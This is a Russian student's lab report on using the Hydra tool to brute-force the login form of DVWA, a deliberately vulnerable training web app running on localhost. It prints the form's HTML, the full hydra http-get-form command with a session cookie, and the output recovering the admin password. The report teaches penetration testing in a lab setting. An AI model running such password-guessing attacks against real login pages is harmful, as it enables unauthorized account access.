

Отчёт по индивидуальному проекту. Этап 3

Бансимба Клодели Дьегра НПИбд-02-22¹

16 марта, Москва, Россия

¹Российский Университет Дружбы Народов

Информация

- Бансимба Клодели Дьегра
- Студент, НПИбд-02-22
- Российский университет дружбы народов
- 1032215651@pfur.ru



Цели и задачи работы


Цель лабораторной работы

Научиться использовать Hydra для нахождения паролей для авторизации.

Процесс выполнения лабораторной работы


Запустим DVWA

Запустим DVWA.Перейдём в раздел DVWA Security и установим уровень защиты на “Low”.



Изменение IP

В настройках браузера меняем вручную настройки конфигурации, указываем IP.



Создание passwords.txt

Создадим файл passwords.txt, в котором укажем пароли для подстановки.




Рис. 3: Создание passwords.txt

Метод отправки формы


Откроем код веб-страницы и посмотрим метод отправки формы.

```
66
67     <form action="#" method="GET">
68         Username:<br />
69         <input type="text" name="username"><br />
70         Password:<br />
71         <input type="password" AUTOCOMPLETE="off" name="password"><br />
72         <br />
73         <input type="submit" value="Login" name="Login">
74
75     </form>
76     <p>Welcome to the password protected area admin</p>
77 </div>
78
79 <h2>More Information</h2>
80 </ul>
```

Рис. 4: Метод отправки формы

Использование Hydra

Перейдём в консоль и воспользуемся Hydra – вставим полученное значение PHPSESSID в один из аргументов команды.



```
claudey@Claudely: ~  
File Actions Edit View Help  
izations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics a  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 12:34:36  
[ERROR] the variables argument needs at least the strings ^USER^, ^PASS^, ^USER64^ or ^PAS  
(claudey@Claudely)-[~]  
$ hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/br  
ute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\ :PHPSESSID=0gd6eq96v8l3q93qhf  
2e6217a8;security=low:F=Username and/or password incorrect"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military  
or secret service organizations, or for illegal purposes (this is non-binding, these **  
* ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 12:56:19  
[INFORMATION] escape sequence \: detected in module option, no parameter verification i  
s performed.  
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per t  
ask  
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username=^USE  
R^&password=^PASS^&Login=Login:H=Cookie\ :PHPSESSID=0gd6eq96v8l3q93qhf2e6217a8;security=  
low:F=Username and/or password incorrect  
[80][http-get-form] host: 127.0.0.1 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 12:56:19  
(claudey@Claudely)-[~]  
$
```

Запустим базу


Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin



More Information

<https://www.exploit-db.com/exploits/10000/>

Рис. 6: Успешная авторизация

Выводы по проделанной работе

Вывод

В ходе этапа проекта мы узнали как использовать hydra для подбора логина и пароля.

Список литературы

1. Парасрам, Ш. Kali Linux: Тестирование на проникновение и безопасность : Для профессионалов. Kali Linux / Ш. Парасрам, А. Замм, Т. Хериянто, и др. – Санкт-Петербург : Питер, 2022. – 448 сс..